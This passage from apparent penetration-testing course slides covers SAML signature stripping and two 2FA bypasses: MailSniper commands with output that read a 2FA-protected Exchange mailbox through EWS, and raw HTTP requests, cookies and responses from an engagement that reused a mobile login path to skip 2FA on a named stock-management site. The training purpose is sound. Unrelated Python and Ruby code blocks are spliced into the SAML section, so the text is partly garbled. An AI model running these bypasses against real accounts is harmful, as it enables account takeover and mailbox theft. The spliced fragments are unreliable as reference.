        <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
      </ds:Transforms>
      <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#sha256" />
      <ds:DigestValue> [REDACTED] </ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>
    [REDACTED]
  </ds:SignatureValue>
```

13.4.3 SAML Attack Scenario

All we have to do is encode everything again and submit our crafted SAMLResponse. To our surprise, the remote server accepted our crafted request letting us log in as the targeted admin user!

Have signature stripping attacks in mind, when assessing SAML implementations.

```
24 def main(argv):
25     """Main function"""
26     # Parse command line arguments
27     parser = argparse.ArgumentParser()
28     parser.add_argument('-e', '--experiment', required=True, help='Experiment name')
29     parser.add_argument('-o', '--observations', required=True, help='Observations')
30     parser.add_argument('-c', '--control', required=True, help='Control')
31     parser.add_argument('-d', '--candidates', required=True, help='Candidates')
32     parser.add_argument('-f', '--freeze', required=False, help='Freeze')
33     parser.add_argument('-m', '--match', required=False, help='Match')
34     parser.add_argument('-r', '--result', required=False, help='Result')
35     args = parser.parse_args(argv)
36
37     # Create the experiment's context
38     context = ExperimentContext(
39         experiment=args.experiment,
40         observations=args.observations,
41         control=args.control,
42         candidates=args.candidates,
43         freeze=args.freeze,
44         match=args.match,
45         result=args.result
46     )
47
48     # Run the experiment
49     result = run_experiment(context)
50
51     # Print the result
52     print(result)
```

13.4.3 SAML Attack Scenario

Two great resource on attacking SAML can be found below.

<http://www.economyofmechanism.com/github-saml>

<https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

In addition, find below a great Burp extension that is related to a variety of SAML attacks.

<https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e>

```
21
22
23 observations = an Array of Observations
24 control = the control Observation
25
26 def initialize(experiment, observations = [], control = nil)
27
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35
36   set context
37   experiment.context
38 end
39
40 # Build the name of the experiment
41 def experiment_name
42   @experiment
43 end
44
45 def mechanism
46   @mechanism
47 end
48
49 # Science result
50 def science_result
51   1.1
```

Bypassing 2FA



13.5.1 2FA Bypasses

As already discussed in the beginning of this module common 2FA bypasses include:

- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

13.5.1 2FA Bypasses

We will provide you with two examples of bypassing 2FA using less common interfaces.

Specifically, we will show you:

1. How attackers usually bypass 2FA during MS Exchange attacks
2. How we were able to bypass the 2FA implementation of a stock/insurance management website

13.5.2 2FA Bypass Scenario 1

Valid credentials are not enough in case an account has Two Factor Authentication (2FA) configured. We will have to find a way to get around this protection mechanism.

Fortunately for a Red Team member, a great number of 2FA software vendors do not cover all available protocols of a solution.

This was the case with Microsoft's Exchange.

13.5.2 2FA Bypass Scenario 1

Specifically, access to OWA can be protected by 2FA but a mailbox may be accessed via EWS, without entering any 2FA-derived One Time Password.

Exchange Web Services (EWS) is a remote access protocol. It is essentially SOAP over HTTP and is used prevalently across applications, Windows mobile devices etc., and especially in newer versions of Exchange.

13.5.2 2FA Bypass Scenario 1


Such an attack against Exchange can be performed using the [MailSniper](#) tool, as follows (after identifying valid credentials).

```
>> Import-Module .\MailSniper.ps1
```

```
>> Invoke-SelfSearch -Mailbox target@domain.com -  
    ExchHostname mail.domain.com -remote
```

13.5.2 2FA Bypass Scenario 1

Trying the above tool on our testing domain, “ELS”, against the 2FA protected JeremyDoyle@els.local account returned the following. Access to the user’s mailbox was achieved using only the identified credentials. 2FA was successfully subverted.



```
Command Prompt - powershell
PS C:\Users\USER10\MailSniper> Import-Module .\MailSniper.ps1
PS C:\Users\USER10\MailSniper> Invoke-SelfSearch -Mailbox JeremyDoyle@els.local -ExchHostname exchange.els.local -remote
[*] Trying Exchange version Exchange2010

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Using EWS URL https://exchange.els.local/EWS/Exchange.asmx
[***] Found folder: Inbox
[*] Now searching mailbox: JeremyDoyle@els.local for the terms *password* *creds* *credentials*.

Sender                        ReceivedBy                    Subject                      Body
-----
Administrator <SMTP:Administrator@els.local> Jeremy Doyle <SMTP:JeremyDoyle@els.local> Password Reset The new password...
```

13.5.3 2FA Bypass Scenario 2

During an external penetration test, we came across a 2FA implementation on a web application that was related to stock/insurance management. As part of the assessment, we tried to bypass the 2FA implementation by leveraging the fact that the mobile “channel” didn’t offer a 2FA option.



13.5.3 2FA Bypass Scenario 2

The attack scenario was:

A malicious non-2FA user somehow finds a 2FA-user's credentials (for example through a social engineering attack). The malicious user wants to login, using the acquired credentials, through the web application and not through the mobile application since the web application has additional functionality. To achieve that he will have to find a way to bypass the Two Factor Authentication mechanism in place.

13.5.3 2FA Bypass Scenario 2

Our approach to bypass 2FA was as follows:

Step 1: We logged in through the mobile application as a non-2FA user (the attacker), wrote down the encrypted CSRF token for later use and kept the session alive.

```
POST /mobile/login&originator=mobile HTTP/1.1
Host: ww.
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=1lt+YwSUTPywdPgWzMWPT8TA1htY/szbjgqXhVdkJ/DxOc3SH4Yw2XupQYZBZYQ66wQ0E8; WWW-UAT-Session=IR4VLeXG1I8Da6m23miWwFelYEuZNBfHvRsH2B8mejKVPeC3IMMvIMWGxkqLApnrSnrE+ecVdeySomu5s9CKV8XKuc8f0+InYJ2p07IM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
  "originator": "mobile",
  "clientCSRFToken": "",
  "mobileVersion": "1.4.0",
  "mobileVersionBuild": "70",
  "isiwebuserid": "981392968",
  "isiwebpasswd": " ",
  "isiwebuserenv": "UAT"
}
```

```
POST /mobile/services/initial_load.htm?ENC=ISknZpM%2FmDv0jE5R3%2F%2B8Z5wbT58jSr%2B%2B8jy9ofa8TR04wJ5MtdfqR4D5j5b5qAaHg5yehWes1bobFEq6C7psB3hXSH%2FHqaS3NOP0xjBg2TRn0vul73kyUe3tq2laYdsxMMVlaOcNj0rdiQ%3D%3D HTTP/1.1
Host: ww.
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: Navajo=CNB93e55cyKka0rUzm5S5Tv4p3BCIS6KOG1wKan7yId9tpE6A/BNMGO1GS5BrmdOR+kuc; WWW-UAT-Session=IR4VLeXG1I8Da6m23miWwFelYEuZNBfHvRsH2B8mejKVPeC3IMMvIMWGxkqLApnrSnrE+ecVdeySomu5s9CKV8XKuc8f0+InYJ2p07IM=
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 402

{
  "originator": "mobile",
  "clientCSRFToken": "ENC=ISknZpM%2FmDv0jE5R3%2F%2B8Z5wbT58jSr%2B%2B8jy9ofa8TR04wJ5MtdfqR4D5j5b5qAaHg5yehWes1bobFEq6C7psB3hXSH%2FHqaS3NOP0xjBg2TRn0vul73kyUe3tq2laYdsxMMVlaOcNj0rdiQ%3D%3D",
  "mobileVersion": "1.4.0",
  "mobileVersionBuild": "70",
  "deviceType": "",
  "deviceId": "7159a749116869ebb16970ab32cb86e4182a67b9fc42a59688ca900da906716",
  "optOut": "Y"
}
```

13.5.3 2FA Bypass Scenario 2

Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.

Original

```
POST /[REDACTED]/login HTTP/1.1
Host: ww.[REDACTED].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[REDACTED]/login
Cookie: WWW-UAT-Session=lvR4sm29aTmOR6He29mWvFelyEu2NBG+uZ03K3A5s5eR+S1CebP0FTNPj2rEPOxRfw3UdT47rwTVhIDQuw3eSqKzbLvPB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtn6RYJce9gPuoraENg94Jhdz/Wnl0iuhBJHgJGgEjUVutfmzId4/KhB3eA-
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

isiwebuserid=980064429&isiwebpasswd=[REDACTED]&result=Continue
```

Edited

```
POST /[REDACTED]/mobile/login&originator=mobile HTTP/1.1
Host: ww.[REDACTED].com
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW-UAT-Session=lvR4sm29aTmOR6He29mWvFelyEu2NBG+uZ03K3A5s5eR+S1CebP0FTNPj2rEPOxRfw3UdT47rwTVhIDQuw3eSqKzbLvPB7y/Klc7OrKE6kA=; Navajo=0A1AE8p04QZ+hRtn6RYJce9gPuoraENg94Jhdz/Wnl0iuhBJHgJGgEjUVutfmzId4/KhB3eA-
User-Agent: [REDACTED] CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 197

{
  "originator": "mobile",
  "clientCSRFToken": "",
  "mobileVersion": "1.4.0",
  "mobileVersionBuild": "70",
  "isiwebuserid": "980064429",
  "isiwebpasswd": "[REDACTED]",
  "isiwebuserenv": "UAT"
}
```

13.5.3 2FA Bypass Scenario 2

Step 2: We initiated a login sequence as the 2FA user, whose credentials were acquired, through the web application but manipulated the login sequence requests so that they were processed through the mobile applications' backend. During the abovementioned login sequence manipulation steps we used the cookie values supplied by the web application's backend.


Response
to the
edited
request

```
HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 11:20:27 GMT
Server: Apache
Set-Cookie: Navajo=RmeEenEMDJewS4X1BYwI3KIKqyiaMech6BrTZyR/3L4j25ymLweBjsPp8Z9FRmCr7qt8zfshPcc; Path=/; Secure; Version=1; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: Content-Type, *
Pragma: no-cache
Access-Control-Allow-Credentials: true
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
Connection: close
Content-Length: 623

{"serviceStatus":{"status":"OK","timeStampUTC":"2016-12-15T12:20:29+0100","errorMessage":null,"warningMessage":null,"errorMessageRootCause":null,"sourceSystem":null,"clientCSRFToken":"ENC=USfbbx05mlq2b4dH9UFamWis8oDP3XPaBrKkX03ArILH5FNQWXeg05QVuSFg0FR%2BeSJUm8vAaaTBIQ%2BcbygsGQyRj5IH6dbU7uY3VPiBxZljoXREJz1lDkLa3zOKBs8QsyZEKH%2F3xumQa5Fw%3D%3D","serviceConst":"ENC=USfbbx05mlq2b4dH9UFamWis8oDP3XPaBrKkX03ArILH5FNQWXeg05QVuSFg0FR%2BeSJUm8vAaaTBIQ%2BcbygsGQyRj5IH6dbU7uY3VPiBxZljoXREJz1lDkLa3zOKBs8QsyZEKH%2F3xumQa5Fw%3D%3D","mobileAccessStatus":null,"agreementErrorMessage":null,"applicationLoadFromServer":null,"forceLogoutUser":null,"serverVersion":"1.3.1","Please download the latest version of [redacted] app to continue."}}
```

13.5.3 2FA Bypass Scenario 2

Step 3: We performed a POST request through the browser requesting `https://uat.xxxx.com/xxxxxxParticipant/mobile/services/initial_load.htm?ENC=[attacker's CSRF token]` using the CSRF token of the non-2FA user (the attacker) and the 2FA user's cookies, as mentioned above.



The screenshot shows a web browser window with a redacted URL. The response body is a JSON object indicating a successful status. Below the browser window, the raw HTTP request and response are displayed, showing the use of a CSRF token and the attacker's cookies.


```
[{"serviceStatus": {"status": "OK", "timestamp": "2020-05-12T12:20:29+0100", "errorMessage": null, "warningMessage": null, "errorMessageRootCause": null, "sourceSystem": "EQUATE", "clientCSRFToken": "ENC: %3D%3D", "serviceConst": "EQUATE_MOBILE_SERVICE_CALL_RESPONSE_TOKEN"}, "mobileAccessStatus": null, "agreementErrorMessage": null, "applicationLoadFromServer": null, "forceLogout": ["1.3.1", "Please download the latest version of EquateMobile app to continue."]}]
```

```
/EquatePlusParticipant/mobile/services/loadPamDetails.htm?ENC=ISknZpM%2FmDv0JE5R3%2F%2BBZ5wbT58jSr%2B%2BI8xjv9ofa8TR04wj5MtoDfR4D5jSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQp0xjIBg2TRn0vul73kgYUe3tq2laYdsxtMWVlaOcNj0rdIQ%3D%3D HTTP/1.1
Host: www.uat.equateplus.com
Content-Type: application/json
Accept: application/json
Connection: close
Cookie: WWW-Authenticate=Basic realm="uat.equateplus.com"; Navajo=RmeEenEMDJEwS4X1BYwl3KIKqiaMech6BrTZyR/3L4j25ymLweBjSpP8Z9FRmCr7qt8zfshPcc-
User-Agent: EquateMobile/70 CFNetwork/758.1.6 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 283

{"originator": "mobile",
"clientCSRFToken": "ENC=ISknZpM%2FmDv0JE5R3%2F%2BBZ5wbT58jSr%2B%2BI8xjv9ofa8TR04wj5MtoDfR4D5jSb5qAaHg5xyeHWes1bobFEq6C7psB3hXSH%2FHqaS3NQp0xjIBg2TRn0vul73kgYUe3tq2laYdsxtMWVlaOcNj0rdIQ%3D%3D",
"mobileVersion": "1.4.0",
"mobileVersionBuild": "70"
}
```

13.5.3 2FA Bypass Scenario 2

Step 4: The web application responded with a 403 Authorization error message, twice.



13.5.3 2FA Bypass Scenario 2

Step 5: We performed a GET request through the browser requesting <https://uat.xxxxxxx.com/xxxxxxxParticipant> and we were finally able to browse through the web application as the 2FA user bypassing the Two Factor Authentication mechanism in place.

The screenshot displays a web interface with two main sections. The 'Phone Details' section contains a table with columns for Preference, Type, and Details. The 'Work' preference is selected and marked as required. Below the table is a note explaining the asterisk and an 'Update all preferences' button. The '2-Step Verification' section shows the phone number as active.

| Preference | Type | Details |
|--|------|----------------|
| <input checked="" type="radio"/> Work * | | 41,***,*****77 |
| <input type="radio"/> Home | | |
| <input type="radio"/> Mobile | | |
| <input type="radio"/> ps.personal/Contacts label MOBILE_PHONE1 | | |
| <input type="radio"/> Other | | |

* Indicates a required contact type

Update all preferences

2-Step Verification

Phone number: 41,***,*****91 Active

WAPT

References



References

Subdomain Takeover

<https://hackerone.com/reports/172137>

JSON Web Token (JWT)

<https://jwt.io/introduction/>

JWT Security

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

JWTear

<https://github.com/ethicalhack3r/DVWA>



References

[RFC6819](https://tools.ietf.org/html/rfc6819)

<https://tools.ietf.org/html/rfc6819>

[SAML Authentication Bypass Vulnerability](https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues)

<https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues>

[Github SAML Vulnerability](http://www.economyofmechanism.com/github-saml)

<http://www.economyofmechanism.com/github-saml>

[SAML Testing Methodology](#)

SAML Testing Methodology



References

SAMLRaider

<https://portswigger.net/bappstore/c61cfa893bb14db4b01775554f7b802e>

MailSniper

<https://github.com/dafthack/MailSniper>



Labs



Attacking OAuth

In this lab, students will have the opportunity to attack and exploit an insecure OAuth implementation. Remember to always consult with the manual!



Labs are only available in Full or Elite Editions of the course. To **ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click [LINK](#).*